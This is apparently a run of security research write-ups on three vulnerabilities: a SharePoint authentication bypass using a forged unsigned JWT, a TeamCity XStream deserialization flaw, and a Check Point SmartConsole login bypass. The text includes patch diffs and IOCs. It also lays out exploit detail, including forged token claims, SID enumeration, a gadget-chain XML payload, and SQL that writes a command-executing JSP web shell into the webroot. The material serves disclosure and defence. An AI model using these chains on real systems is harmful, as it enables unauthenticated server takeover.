                  62:62:ed:da:bf:c1:7b:45:cb:93:ac:54:19:5e:ad:e7

Extensions
  keyUsage CRITICAL:
    digitalSignature,keyEncipherment
  extKeyUsage :
    serverAuth, clientAuth
  basicConstraints CRITICAL:
    {}
Using the above x509 certificate, we can compute the x5t by base64 decoding the entire x509 certificate, computing the SHA1 digest value, then base64 encoding that raw digest value. In our example we get an x5t value of i_gz5qfYp5YPWAK1__0YhZnipLI. We can also see we discover the target realm (af90cc03-4a26-45e9-906a-609cebcebbde) which we will use later in the forged JWT.
We then begin to construct the malicious JWT. The outer token will have a header of:
{"alg": "none", "typ": "JWT"}
The payload is shown below. The audience (aud) claim contains the target systems hostname (win-b0i6kv698ls) and realm. The issuer (iss) claim is 00000003-0000-0ff1-ce00-000000000000 which is the well known SharePoint principal application ID. The Name ID (nameid) represent the SharePoint user we will identify as, in our example we use a SID of S-1-5-21-4203888158-2793536450-3921675298-500 which represent the domain admin that we want to authenticate as using the urn:office:idp:activedirectory identity provider. Finally an inner actortoken token is base64 encoded.
As an aside, we discover the target SID to use by first contacting the target SharePoint servers domain controller over SMB. We can use an SMB NULL session to query the LSARPC named pipe and learn the domain’s Domain ID value. Then by appending Relative Identifier (RID) values (e.g. 500, 1000, 1001, 1002, …) to the Domain ID, we can construct potential user SIDs to authenticate as. By repeating this process we iterate over all users and discover which ones are valid site user administrators. It is worth pointing out that the forged JWT does not solely require a Windows SID, and we can also identify a user via a User Principal Name (UPN), e.g. [email protected] or similar. However, discovering a valid SID is more reliable in an automated scenario (assuming you can access the domain controller) than brute forcing potential UPN’s, which is best suited to manual reconnaissance.
Inspecting the inner actortoken token, it will have a header as shown below, which includes the x5t value i_gz5qfYp5YPWAK1__0YhZnipLI corresponding to the SharePoint server’s STS signing certificate.
The inner actortoken token will have a payload as shown below. Note the nameid of this token is the same as the issuer of the STS certificate, this allows a call to SPJsonWebSecurityBaseTokenHandlerV2.ValidateActorIsSelfIssuer to succeed.
And a signature which is an arbitrary non-empty string:
AAAA
Constructing the above JWT, we can base64 encode it as a bearer token and make a request to an authenticated endpoint, such as /_api/web/currentuser and prove we are authenticating as a SharePoint user.
The following response shows this has worked, and the user we identified as is in fact a SharePoint site administrator (The returned IsSiteAdmin value is true).
To begin to interact with the target SharePoint site as this user we can acquire a new form digest value via a POST request to the /_api/contextinfo endpoint.
With authentication bypassed, and with a valid form digest, the remote attacker can begin to interact with the authenticated attack surface of the target SharePoint site.
Upcoming webinar
Interested in the AI tooling leveraged throughout the research process? Join Rapid7’s Stephen Fewer and Douglas McKee on Thursday, August 13 to walk through the full exploit chain, actionable next steps and more. Register here.
On July 27, 2026, JetBrains published a security advisory for CVE-2026-63077, a critical unsafe deserialization vulnerability affecting JetBrains TeamCity. An attacker who can reach a TeamCity server over HTTP or HTTPS can exploit the agent polling protocol without credentials and execute operating system commands with the privileges of the TeamCity server process.
JetBrains reported no known active exploitation when it disclosed the vulnerability. However, on August 5, 2026, CISA added CVE-2026-63077 to its Known Exploited Vulnerabilities (KEV) catalog, confirming exploitation in the wild.
Our analysis finds that a vulnerable TeamCity server creates a permissive XStream allowlist. This allowlist is intended to restrict which Java classes can be deserialized when servicing unauthenticated agent requests. However, this allowlist incorrectly adds TeamCity protocol classes without removing XStream’s existing default permissions. This introduces an unsafe deserialization issue. A patched TeamCity server remediates this by adding NoTypePermission.NONE before the TeamCity allowlist, which removes the default permissions and makes the allowlist exclusive.
Rapid7 Labs has verified that the patch successfully remediates the exploit described in this analysis. A proof-of-concept script for CVE-2026-63077 can be found here.
Analysis
Our analysis compares a vulnerable TeamCity version 2026.1.2 against a patched version 2026.1.3.
TeamCity uses a central server to coordinate builds and separate build agents to run them. An agent can communicate with the server through the agent polling protocol: it registers, asks the server for its next command, and reports whether that command succeeded or failed. The endpoints under /app/agents/v1 support this agent communication channel rather than the TeamCity web interface or REST API. A TeamCity-AgentSessionId HTTP header value identifies a polling connection, but it does not mean that either a user or agent has authenticated to TeamCity, as access to many agent endpoints remains unauthenticated.
XStream is a Java library that converts object graphs to XML and reconstructs those graphs from XML. An object graph can contain nested objects, collection entries, private fields, and references to an object that appeared earlier in the document. XStream aliases give Java types shorter XML names. For example, <linked-hash-map> is XStream’s alias for java.util.LinkedHashMap. Nested element names and class attributes select other concrete Java types, while reference attributes point back to objects that XStream has already constructed. Converters and reflection-based code then allocate the selected types and populate their fields.
Patch diff
The class jetbrains.buildServer.messages.XStreamHolder is TeamCity’s wrapper for creating and configuring XStream instances. TeamCity 2026.1.2 creates an instance of XStreamHolder, configures it, and then calls setupSecurityIfNeeded(). If the TeamCity allowlists contain entries, this method adds those entries to the permissions that XStream already installed:
The calls at [1] and [2] do not start from an empty permission set. The bundled XStream 1.4.20.3 constructor has already called setupSecurity(), which permits several broad type hierarchies, including Map and Throwable:
// ./webapps/ROOT/WEB-INF/lib/xstream.jar
package com.thoughtworks.xstream;

public class XStream {
// ...

protected void setupSecurity() {
  if (this.securityMapper == null)
    return;
  addPermission(NoTypePermission.NONE);          // <--- Clears all existing permissions
  addPermission(NullPermission.NULL);
  addPermission(PrimitiveTypePermission.PRIMITIVES);
  addPermission(ArrayTypePermission.ARRAYS);
  addPermission(InterfaceTypePermission.INTERFACES);
  allowTypeHierarchy(Calendar.class);
  allowTypeHierarchy(Collection.class);
  allowTypeHierarchy(Map.class);                 // <--- Map is allowed
  allowTypeHierarchy(Map.Entry.class);
  allowTypeHierarchy(Member.class);
  allowTypeHierarchy(Number.class);
  allowTypeHierarchy(Throwable.class);           // <--- Throwable is allowed
  allowTypeHierarchy(TimeZone.class);
  // ...
Therefore, even though TeamCity has not explicitly allowed any types, several allowed types are already present on the permission list due to XStream’s defaults. This is enough to lead to unsafe deserialization.
The patch from version 2026.1.3 can be seen in the diff below and shows how these default allowed types are now cleared by TeamCity:
XStream’s SecurityMapper.addPermission() clears its permission list when it receives NoTypePermission.NONE. The allowTypes calls that follow [3] now operate on a deny-by-default baseline, i.e., Map and Throwable are no longer allowed types. The TeamCityProperties.getBooleanOrTrue() call at [4] means the new property defaults to true, so clearing the permission list at [3] will now occur by default on a patched server.
Root cause
The missing XStream class type permission reset is the root cause of CVE-2026-63077. TeamCity treats the configured classes as an allowlist, but XStream evaluates them alongside its earlier default permissions. In Java, a type hierarchy permission covers implementations and subclasses, not only the named type. Permitting Map therefore covers classes that implement Map such as LinkedHashMap, while permitting Throwable covers exception subclasses such as RuntimeException. These broad permissions expose enough object construction and reconstruction callbacks to assemble a working gadget chain.
The exploit also depends on how XStream’s reflection converter handles declared fields and object references. Java reflection lets code inspect a class’s field definitions at runtime and assign values to an object’s fields. An explicitly represented class name or class attribute passes through SecurityMapper.realClass(). By contrast, an exact declared field already provides its Java type, allowing XStream to allocate that field without a second explicit type lookup. An XPath reference can then reuse the allocated object without another type check when the reference omits the redundant concrete class attribute. In this context, XPath is an address within the XML object graph, not a query against TeamCity data.
Applied here, this allows a deserialization payload that begins with TeamCity’s HSQLMetadataStorage$SchemaMismatchException. This class extends RuntimeException, so XStream accepts it under the default Throwable hierarchy permission. Because it is a non-static inner class, it has a compiler-generated field pointing to its enclosing HSQLMetadataStorage instance. From there, the exact declared fields myHSQLStorage and myDataSource lead XStream to an org.apache.commons.dbcp2.BasicDataSource. XStream follows those field types without resolving BasicDataSource from an explicit element name or class attribute, even though TeamCity 2026.1.2 rejects that class when the XML names it directly. The patched version 2026.1.3 stops the chain earlier by rejecting SchemaMismatchException, which is absent from TeamCity’s explicit protocol allowlist.
Triggering the vulnerability
First, the server accepts an agent registration request via an HTTP POST to the /app/agents/v1/register endpoint, and returns a new session identifier in the TeamCity-AgentSessionId response header.
The attacker then sends arbitrary XML to the error command endpoint with that server-issued session header via an HTTP POST to the /app/agents/v1/commands/error endpoint. The handler for this endpoint is the method handleCommands, shown below. This will validate the incoming request’s TeamCity-AgentSessionId header before calling the handler for the error command.
// ./webapps/ROOT/WEB-INF/lib/web-core.jar
package jetbrains.buildServer.controllers.agentServer;
private ModelAndView handleCommands(
          HttpServletRequest request,
          HttpServletResponse response,
          String[] path) throws Exception {
      String sessionId = request.getHeader("TeamCity-AgentSessionId");
      BuildAgentEx agent =
          sessionId != null ? findAgentBySessionId(sessionId) : null; // <--- validate agent session ID
      // This check occurs before the vulnerable handler is reached.
      if (agent == null) {
          response.setStatus(401);
          response.getWriter().write("Agent's session is not found");
          return null;
      }
      PollingRemoteAgentConnection connection =
          (PollingRemoteAgentConnection) agent.getConnection();
      if (path.length == 4) {
          String operation = path[3];
          if (operation.equals("error")) {
              getCommandsProcessor().handleCommandIsFailedRequest(
                  connection, request, response
              ); // <--- call the error handler
          }
      }
      return null;
  }
The method handleCommandIsFailedRequest will then proceed to unsafely deserialize the incoming request’s XML body.
Error.fromXml() calls XStreamWrapper.deserializeObject(). By providing a suitable gadget chain in the incoming request’s XML body, we can achieve unauthenticated RCE via unsafe deserialization.
The gadget chain
The gadget chain’s objective is to make TeamCity call BasicDataSource.getConnection() on an attacker-configured object. That getter starts the following path from deserialization to command execution:
The payload reconstructs a BasicDataSource configured to use TeamCity’s bundled HSQLDB driver.
A collection callback causes FreeMarker to resolve the JavaBean property connection, which invokes BasicDataSource.getConnection().
Apache DBCP opens a new in-memory HSQLDB database and executes the SQL in connectionInitSqls.
The final SQL statement uses HSQLDB’s SCRIPT command to write a malicious JSPWS file into TeamCity’s webroot.
The attacker makes an HTTP request to that JSP file, executing the script’s contents server-side, for example Runtime.getRuntime().exec() can be used to execute an attacker-controlled OS command.
The first four steps occur while TeamCity handles the malicious XML request. The fifth requires a second HTTP request. The object graph exists to solve two problems in the first two steps: XStream rejects BasicDataSource when the XML names it directly, and merely constructing a datasource does not call its getConnection() method.
Object graph construction
The payload’s XML root is a three-entry LinkedHashMap. Entry one constructs and configures the datasource without naming its concrete class in a new XML node. Entry two presents that datasource to FreeMarker as an object whose properties can be read by name. Entry three forces a lookup of the property named connection.
Figure 1: High-level gadget chain flow to BasicDataSource.getConnection().
The entries appear in this order in the XML because the later entries refer to objects created by the earlier ones. XStream reconstructs them in document order, and the LinkedHashMap retains their insertion order in the resulting Java object.
Entry one: construct and configure the datasource
The first entry begins with HSQLMetadataStorage$SchemaMismatchException. This class extends RuntimeException, so XStream accepts it under the default Throwable hierarchy permission. It is a non-static Java inner class, which means the compiler gives each instance a hidden this$0 field pointing to its enclosing HSQLMetadataStorage object. XStream serializes that compiler-generated reference as outer-class.
The enclosing HSQLMetadataStorage declares a field named myHSQLStorage with the exact type HSQLStorage. That class, in turn, declares myDataSource with the exact type BasicDataSource. Because the XML does not represent either field with a new element type or class attribute, XStream follows the declared Java field types without performing another explicit lookup for those classes:
XStream encodes the dollar sign in a Java inner-class name as _- when it creates an XML element name. The element ending in HSQLMetadataStorage_-SchemaMismatchException therefore identifies the Java class HSQLMetadataStorage$SchemaMismatchException.
Entry two: expose the datasource through FreeMarker
The first entry leaves a configured datasource in memory, but nothing has called it. The second entry makes its JavaBean properties available through a FreeMarker HashAdapter. HashAdapter extends AbstractMap, so XStream accepts the explicit class under its default Map hierarchy permission.
The adapter needs a FreeMarker model that can read properties from the datasource. The payload creates a BooleanModel through the exact BeansWrapper.falseModel field, then populates the model’s inherited BeanModel.object field with a reference to the BasicDataSource in entry one instead of a Boolean value. Finally, HashAdapter.model refers to that BooleanModel:
<freemarker.ext.beans.HashAdapter>
  <wrapper>
    <!-- Class-introspection state from the PoC is omitted here. -->
    <falseModel>
      <object reference="../../../../../entry/jetbrains.buildServer.serverSide.metadata.impl.metadata.HSQLMetadataStorage_-SchemaMismatchException/outer-class/myHSQLStorage/myDataSource"/>
      <wrapper reference="../.."/>
      <value>false</value>
    </falseModel>
    <!-- Remaining BeansWrapper state from the PoC is omitted here. -->
  </wrapper>
  <model reference="../wrapper/falseModel"/>
</freemarker.ext.beans.HashAdapter>
The reference attributes preserve object identity rather than create copies. BooleanModel.object points to the existing datasource, HashAdapter.model points to the existing BooleanModel, and BooleanModel.wrapper points back to the same BeansWrapper. No reference introduces a new concrete class node. In particular, <object> does not repeat the BasicDataSource type, so XStream does not perform a new explicit lookup for that denied class. The shared BeansWrapper supplies the class introspection used later to resolve the connection property.
Entry three: trigger the property lookup
The graph can now resolve datasource properties, but it still needs an automatic callback to request one. The third entry uses a HashSet, accepted under XStream’s default Collection hierarchy permission, and a Commons Collections TiedMapEntry, accepted under the default Map.Entry hierarchy permission. A TiedMapEntry ties a key to a backing map. Here, its map field refers to the HashAdapter from entry two, and its key is the string connection:
The reference value is relative to the nested <map> element. Four ../ steps return to the LinkedHashMap root, and XPath’s one-based entry[2] index selects the second entry. Reusing that adapter preserves its connection to the BooleanModel and, through the model, to the datasource from entry one.
Object construction now ends with one continuous route: TiedMapEntry to HashAdapter, HashAdapter to BooleanModel, and BooleanModel to BasicDataSource. At this point, no database connection has opened yet. The gadget chain triggers when XStream inserts the TiedMapEntry into the HashSet.
Triggering gadget execution
A HashSet stores elements by hash. When XStream inserts the reconstructed TiedMapEntry, HashSet.add() automatically calls TiedMapEntry.hashCode(). That method calls getValue(), which performs map.get(key) against the referenced HashAdapter with connection as the key. It is worth noting that this is a mechanism very similar to that used by the classic CommonsCollections6 ysoserial gadget. However, the existing CommonsCollections6 gadget cannot be used because TeamCity’s XStream permissions reject the ChainedTransformer and InvokerTransformer classes used by CommonsCollections6.
The resulting call to HashAdapter.get(“connection”) passes the property name connection to the referenced BooleanModel. BooleanModel inherits FreeMarker’s BeanModel property lookup. JavaBeans use a naming convention in which a property named connection can be read through a public getConnection() method, so FreeMarker invokes BasicDataSource.getConnection().
A Java DataSource is a factory for Java Database Connectivity (JDBC) connections. BasicDataSource is the Apache Commons Database Connection Pooling (DBCP) implementation bundled with TeamCity. The payload configures it to load TeamCity’s bundled HyperSQL Database (HSQLDB) driver and connect to a new in-memory database at a randomized jdbc:hsqldb:mem: URL. This database is separate from TeamCity’s application database and requires no TeamCity database credentials. DBCP then runs the attacker-controlled connectionInitSqls, a list of SQL statements intended to initialize each new connection.
The initialization SQL creates a table containing a JSP scriptlet and asks HSQLDB to serialize the database to an attacker-selected path:
CREATE TABLE IF NOT EXISTS T<RANDOM>(C<RANDOM> VARCHAR(4000))
INSERT INTO T<RANDOM> VALUES ('<% ... Runtime.getRuntime().exec(command) ... %>')
SCRIPT '../webapps/ROOT/<random-hex>.jspws'
HSQLDB’s SCRIPT statement writes a textual representation of the in-memory database to the supplied path. The payload places a JavaServer Pages (JSP) scriptlet inside a table row, so the resulting SQL script is also a valid JSP template (i.e. a polyglot). This mechanism is similar to the one used by Secfault Security as part of a LibreOffice exploit.
Executing a JSP payload
Apache Jasper is the JSP engine in TeamCity’s servlet container. It compiles JSP source code into Java servlet code that handles an HTTP request, then runs that code inside the TeamCity server’s Java process. Whether a path reaches Jasper depends on the servlet mappings in WEB-INF/web.xml. TeamCity defines realJspServlet as Jasper’s org.apache.jasper.servlet.JspServlet, then maps the custom *.jspws extension directly to it. By contrast, TeamCity sends ordinary *.jsp requests to its buildServer dispatcher:
The buildServer servlet does not dispatch every direct .jsp request to Jasper. The corresponding JspController.doHandle() method first requires an internal TeamCity request, an authenticated TeamCity user, or an explicit configuration property that permits direct JSP requests. If these are not present, it returns HTTP 403 before the JSP runs:
We therefore target .jspws, as this allows a direct anonymous request to reach Jasper, compile the newly written file and execute it. This allows us to execute arbitrary Java such as Runtime.getRuntime().exec() which in turn can deliver the payload.
Exploitation
A proof-of-concept script for CVE-2026-63077 can be found here. Organizations can use this script to validate their detection and remediation posture. The exploit script will leverage the gadget chain described in this analysis to write a malicious JSPWS file in order to execute an arbitrary command, before deleting the JSPWS file from disk. An example of its operation is shown below in Figure 2.
Figure 2: Proof-of-concept exploitation.
The vendor-supplied patch, version 2026.1.3, has been verified to successfully prevent the unsafe deserialization of the gadget chain presented in this analysis. The teamcity-server.log file on a patched system shows the new XStream NoTypePermission.NONE added by the patch to effectively prevent the gadget chain’s first entry, HSQLMetadataStorage$SchemaMismatchException, from having its type successfully resolved.
[2026-08-07 01:53:09,794]  ERROR -   jetbrains.buildServer.SERVER - Error com.thoughtworks.xstream.security.ForbiddenClassException: jetbrains.buildServer.serverSide.metadata.impl.metadata.HSQLMetadataStorage$SchemaMismatchException; while processing request: POST '/app/agents/v1/commands/error', from client 192.168.86.70:58356, user-agent "Python-urllib/3.10", no auth

com.thoughtworks.xstream.security.ForbiddenClassException: jetbrains.buildServer.serverSide.metadata.impl.metadata.HSQLMetadataStorage$SchemaMismatchException
	at com.thoughtworks.xstream.security.NoTypePermission.allows(NoTypePermission.java:26)
	at com.thoughtworks.xstream.mapper.SecurityMapper.realClass(SecurityMapper.java:74)
	at com.thoughtworks.xstream.mapper.MapperWrapper.realClass(MapperWrapper.java:125)
	at com.thoughtworks.xstream.mapper.CachingMapper.realClass(CachingMapper.java:47)
	...
IOC
On an exploited system, the TeamCity server logs will contain detailed exception traces due to the deserialization gadget causing a Java exception to be thrown. For example, in the log file C:\TeamCity\logs\teamcity-server.log the following may be present. This identifies the vulnerable URI path, the attacker’s IP address, and an exception that correlates to the gadget chain being used for exploitation. Note: the full stack trace has been removed for brevity:
[2026-08-07 00:36:36,467]  ERROR -   jetbrains.buildServer.SERVER - Error com.thoughtworks.xstream.converters.ConversionException:
---- Debugging information ----
cause-exception     : freemarker.template.utility.UndeclaredThrowableException
cause-message       : freemarker.core._TemplateModelException: An error has occurred when reading existing sub-variable "connection"; see cause exception! The type of the containing value was: boolean+extended_hash (org.apache.commons.dbcp2.BasicDataSource wrapped into f.e.b.BooleanModel)
class               : java.util.HashSet
required-type       : java.util.HashSet
converter-type      : com.thoughtworks.xstream.converters.collections.CollectionConverter
path                : /linked-hash-map/entry[3]/set/org.apache.commons.collections.keyvalue.TiedMapEntry
line number         : 104
class[1]            : java.util.LinkedHashMap
required-type[1]    : java.util.LinkedHashMap
converter-type[1]   : com.thoughtworks.xstream.converters.collections.MapConverter
version             : 2026.1-222647
-------------------------------; while processing request: POST '/app/agents/v1/commands/error', from client 192.168.86.70:52728, user-agent "Python-urllib/3.10", no auth

com.thoughtworks.xstream.converters.ConversionException:
---- Debugging information ----
cause-exception     : freemarker.template.utility.UndeclaredThrowableException
cause-message       : freemarker.core._TemplateModelException: An error has occurred when reading existing sub-variable "connection"; see cause exception! The type of the containing value was: boolean+extended_hash (org.apache.commons.dbcp2.BasicDataSource wrapped into f.e.b.BooleanModel)
class               : java.util.HashSet
required-type       : java.util.HashSet
converter-type      : com.thoughtworks.xstream.converters.collections.CollectionConverter
path                : /linked-hash-map/entry[3]/set/org.apache.commons.collections.keyvalue.TiedMapEntry
line number         : 104
class[1]            : java.util.LinkedHashMap
required-type[1]    : java.util.LinkedHashMap
converter-type[1]   : com.thoughtworks.xstream.converters.collections.MapConverter
version             : 2026.1-222647
-------------------------------
	at com.thoughtworks.xstream.core.TreeUnmarshaller.convert(TreeUnmarshaller.java:81)
	at com.thoughtworks.xstream.core.AbstractReferenceUnmarshaller.convert(AbstractReferenceUnmarshaller.java:72)
	...
A similar exception in a javaLogging file (for example, C:\TeamCity\logs\teamcity-javaLogging-2026-08-07.log) will also show the gadget chain’s JSPWS payload as part of an org.hsqldb.HsqlException message:
07-Aug-2026 00:36:36.462 SEVERE [http-nio-8111-exec-4] org.apache.catalina.core.StandardWrapperValve.invoke Servlet.service() for servlet [buildServer] in context with path [] threw exception [Request processing failed; nested exception is com.thoughtworks.xstream.converters.ConversionException:
---- Debugging information ----
cause-exception     : freemarker.template.utility.UndeclaredThrowableException
cause-message       : freemarker.core._TemplateModelException: An error has occurred when reading existing sub-variable "connection"; see cause exception! The type of the containing value was: boolean+extended_hash (org.apache.commons.dbcp2.BasicDataSource wrapped into f.e.b.BooleanModel)
class               : java.util.HashSet
required-type       : java.util.HashSet
converter-type      : com.thoughtworks.xstream.converters.collections.CollectionConverter
path                : /linked-hash-map/entry[3]/set/org.apache.commons.collections.keyvalue.TiedMapEntry
line number         : 104
class[1]            : java.util.LinkedHashMap
required-type[1]    : java.util.LinkedHashMap
converter-type[1]   : com.thoughtworks.xstream.converters.collections.MapConverter
version             : 2026.1-222647
-------------------------------] with root cause
	org.hsqldb.HsqlException: file input/output error: ../webapps/ROOT/682aed03b49b.jspws already exists
		at org.hsqldb.error.Error.error(Unknown Source)
	...
Remediation
For remediation guidance, please see Rapid7’s Emergent Threat Response blog for CVE-2026-63077, which contains further details.
On July 22, 2026, Check Point published a security advisory for CVE-2026-16232, an authentication bypass in the SmartConsole login process affecting Security Management Server and Multi-Domain Security Management Server (MDS). By leveraging CVE-2026-16232, an unauthenticated attacker can obtain an application login token, use this token to log in through SmartConsole with full administrator privileges, and modify the security policy or security configuration. Exploitation requires network access to the Management Server and for a Trusted Clients configuration that does not restrict GUI clients, which in our testing was a default setting. This vulnerability was reported as being exploited in the wild as a zero-day vulnerability at the time of disclosure.
Our analysis finds that the root cause of CVE-2026-16232 is a broken trust boundary in the application authentication path. A vulnerable server accepts an attacker-supplied Secure Internal Communication (SIC) distinguished name (DN) as the identity of a remote application instead of binding that identity to the authenticated remote peer certificate DN returned by getCertificateDnName(). An attacker can read the management server’s own SIC DN during the unauthenticated bootstrap communication, replay that DN in a forged application certificate bind, obtain an application token, and then ask the legacy management service to mint a new SmartConsole single sign-on (SSO) ticket.
Rapid7 Labs has reproduced CVE-2026-16232 against affected R81.20 and R82.10 versions of the target software. Our proof-of-concept (PoC) exploit script can be used to successfully validate if a target is either vulnerable or patched. The vendor supplied patches have been confirmed to successfully remediate the vulnerability and prevent our PoC script from succeeding.
Analysis
SmartConsole is the desktop client administrators use to manage Check Point policy and configuration. A SmartConsole login crosses two generations of management plumbing over the network.
The first is the legacy FWM/CPMI service, listening on TCP 18190. It uses SIC, Check Point’s certificate-based trust mechanism for communication between management components. Once the SIC bootstrap completes, FWM exchanges length-prefixed “FwSet” objects, a Check Point name/value encoding used by older management services.
The second is the newer CPM/DLE service. This exposes SOAP services over HTTPS on TCP 19009 under the URI path /cpmws/. SmartConsole uses these services for login, queries, and object operations. Authenticated requests carry DLESESSIONID and CLIENTSESSIONID header values to prove a client is authenticated.
The exploit for CVE-2026-16232 uses both the FWM/CPMI and CPM/DLE services. It first uses the native FWM/CPMI protocol to claim an application identity and obtain an application token via the root cause of the vulnerability. It then uses the accepted native application session to ask FWM for a SmartConsole SSO ticket, redeems the ticket over CPM’s SOAP API, and receives a SmartConsole session.
The diagram below shows the flow for exploiting CVE-2026-16232.
Figure 1: Flow diagram of exploitation.
The application authentication boundary
The Java login service contains a bridge for FWM application based logins. The authenticateUser method splits the supplied username into an application name and a SIC DN, then passes both into cpApplicationAuthentication().
At [1] and [2], the login service treats attacker-controlled input as both the application name and the claimed SIC identity. At [3], the untrusted DN claim reaches the remote application authenticator as a separate argument.
The method that consumes that identity is authenticateRemoteApplication(). This method prefers the attacker-supplied DN whenever one is present.
The problem is at [1]. The vulnerable code collapses the untrusted claim and the authenticated peer identity into one variable. If suppliedSicDn is present, the code never uses getCertificateDnName() at all. The method then uses the attacker-controlled value at [2] to identify the login domain. In practice, a remote client can copy the management server’s own SIC DN into :DN and authenticate as a remote application without presenting a client certificate for that identity.
What the patch changes
Our analysis compares the decompiled com.checkpoint.management.dleserver.coresvc.internal.LoginSvcImpl class from a vulnerable “R81.20 Jumbo Hotfix Take 146” against the patched “R81.20 Jumbo Hotfix Take 158”.
private void authenticateRemoteApplication(String applicationName, String suppliedSicDn)
         throws AuthenticationFailureLoginException {
-    String effectiveSicDn = suppliedSicDn == null
-        ? this.j.getCertificateDnName()
-        : suppliedSicDn;                                      // <-- [1]
-    CpAssert.cpassert(StringUtils.isNotEmpty(effectiveSicDn), "User DN name is not set");
+    String effectiveSicDn;
+    String certificateDn = this.j.getCertificateDnName();
+    String remoteIp = this.j.getRemoteIpAddress();
+    boolean localSic = IpUtils.isLoopback(remoteIp) && "CN=siclocal".equals(certificateDn);
+    if (localSic && suppliedSicDn != null) {
+        effectiveSicDn = suppliedSicDn;                       // <-- [2]
+    } else {
+        effectiveSicDn = certificateDn;                       // <-- [3]
+        boolean mismatch = suppliedSicDn != null
+            && StringUtils.isNotEmpty(certificateDn)
+            && !suppliedSicDn.equalsIgnoreCase(certificateDn);
+        if (mismatch) {
+            TdLog.error(c,
+                "Rejecting caller-supplied SIC name that does not match the client certificate DN for application {} from {}",
+                applicationName, remoteIp);
+            throw new AuthenticationFailureLoginException(
+                "Remote authentication failed for peer " + remoteIp + "."); // <-- [4]
+        }
+    }
+    if (Strings.isNullOrEmpty(effectiveSicDn)) {
+        TdLog.error(c, "Remote application {} login rejected: no authenticated SIC identity",
+            applicationName);
+        throw new AuthenticationFailureLoginException(
+            "Remote authentication failed for peer " + remoteIp + ".");     // <-- [5]
+    }
     if (effectiveSicDn.equals("CN=siclocal")) {
         this.authenticateLocal(applicationName);
     } else {
         this.t.identifyDomainForRemoteLogin(effectiveSicDn);
     }
 }
Shown above, the vulnerable “Take 146” accepts the caller’s DN at [1]. The patched “Take 158” only allows a supplied DN for loopback CN=siclocal traffic at [2], which preserves the local application case. Remote clients now use the authenticated remote peer certificate DN at [3], and any mismatch between the supplied DN and that authenticated identity is rejected at [4]. The new empty identity check at [5] also prevents a remote application login when there is no authenticated SIC identity at all.
This is why replaying the management server’s DN no longer works. The attacker can still send the same :DN text, but the patched remote path does not use that text as effectiveSicDn. If the client presents no certificate, as in our PoC, certificateDn is empty and the check at [5] rejects the login. If the client presents a certificate with some other DN, the mismatch check at [4] rejects the forged server DN. To make the supplied server DN survive the patched checks, the attacker would need an authenticated client certificate whose subject DN already matches that server DN, which removes the unauthenticated bypass.
Protocol flow to a SmartConsole session
The relevant application-layer traffic is shown below in the order our PoC sends it. For brevity, we have omitted the boilerplate CA and CRL bootstrap exchange as it is not pertinent to the vulnerability’s root cause.
After the SIC bootstrap, the PoC sends a certificate bind request that supplies the management server’s own SIC DN (cp_mgmt,o=gw-5622ca..5otbwa in the example below):
Despite the :certificate_bind field name, the PoC does not load or present a client certificate in its Python TLS context. The bind request only provides the :DN claim as a text string. On a vulnerable server, the bind succeeds because the application login path accepts :DN as the effective SIC identity. The PoC then sends an open-database request, shown below, and receives the application login token described in Check Point’s advisory.
The open-database response is a binary-encoded FwSet object. The PoC extracts the 43-character DLE token from that response and then uses it as a CPM DLESESSIONID value.
The next step is to perform a gen-sso-token request. The forged application session asks FWM to create a SmartConsole ticket whose original client claims system_admin, local SOAP binding, and a permission bitmap indicating full permissions (i.e. all permission bits are set):
The native FWM authorization code has a special case for this command. If the current client is treated as a Check Point config administrator (which it will be), a gen-sso-token request is allowed before the normal permission mask check, as shown in [1] below.
// Source: work/native_patch/t146/fw1/fw1/bin/fwm.full (fwm_is_authorized)

_BOOL4 __cdecl fwm_is_authorized(int a1, int a2, int a3)
{
int v3; // eax
int v4; // eax
int v5; // eax
bool v6; // zf
int v7; // edx
int v9; // [esp+14h] [ebp-34h]
int v10; // [esp+18h] [ebp-30h]
const char *v11; // [esp+1Ch] [ebp-2Ch]
_DWORD v12[7]; // [esp+2Ch] [ebp-1Ch] BYREF

  v11 = *(const char **)a2;
  v10 = CPMIGetClientPermission(a1);
  v12[0] = 0;
  v9 = CPMIGetClientAdvancedPermission(a1);
  fwobj_getint(a1, g_szCPMI_SOAP_LOCAL_BIND, v12);
  if ( v12[0] != 1 )
  {
    if ( is_fwmalert_client(a1) && strcmp(v11, "fwm-alert") )
      return 0;
    v3 = fwobj_safe_get(a1, g_szCPMI_LOWER_NAME);
    if ( strcmp(v11, "gen-sso-token") || !fwm_isCpconfigAdmin(v3) ) // <-- [1]
    {
      // Normal command permission checks follow.
      // ...
      return 0;
    }
  }
  return 1;
}
The gen-sso-token response contains a new SSO ticket. The attacker then redeems that ticket through the normal SmartConsole SOAP login path. The request below shows only the fields that matter to this analysis:
At this point, the attacker has moved from unauthenticated network access to a SmartConsole session identified by sid and clientSessionId. Ticket redemption is also the step that produces the advisory’s log based IOC, with a message “Authentication method: application token” logged in the audit log, as shown in Figure 2 below.
Figure 2: Audit Log IOC.
Exploitation
Our PoC implements the minimum SIC/CPMI bootstrap needed to obtain the application token, mint the SmartConsole ticket, redeem it over SOAP, and display the results of several privileged operations before and after ticket redemption .
The following shows our PoC running against a vulnerable R81.20 target.
For the purpose of demonstrating the vulnerability and the level of access the authentication bypass achieves, the PoC uses the authentication bypass to access some protected resources. Specifically, the PoC retrieves some basic system information via a call to getServerInfo, and retrieves the SmartConsole admin accounts via a call to GetAllAdmins.
First, the PoC uses the application token as a DLESESSIONID value for PerformanceTestSvcRemote.getServerInfo. The same SOAP method returns a fault without a valid session, while the application token returns the server information
The PoC then sends the same GetAllAdmins query twice, once with the application token and once with the redeemed SmartConsole session.
Using only the application token receives a successful query response with zero visible records, while using the redeemed SmartConsole session receives all records available.
Running the same PoC against a patched R82.10 target shows the malicious application bind request failing.
$ python3 CVE-2026-16232.py --target 192.168.86.16
[+] Targeting: 192.168.86.16
[+] SIC/CPMI connected
[+] Forged application DN: cn=cp_mgmt,o=gw-5622cc..tmbpin
[-] Application bind failed. The target is likely patched and not vulnerable.
Remediation
For remediation guidance, please see Rapid7’s Emergent Threat Response blog for CVE-2026-16232 which contains further details.
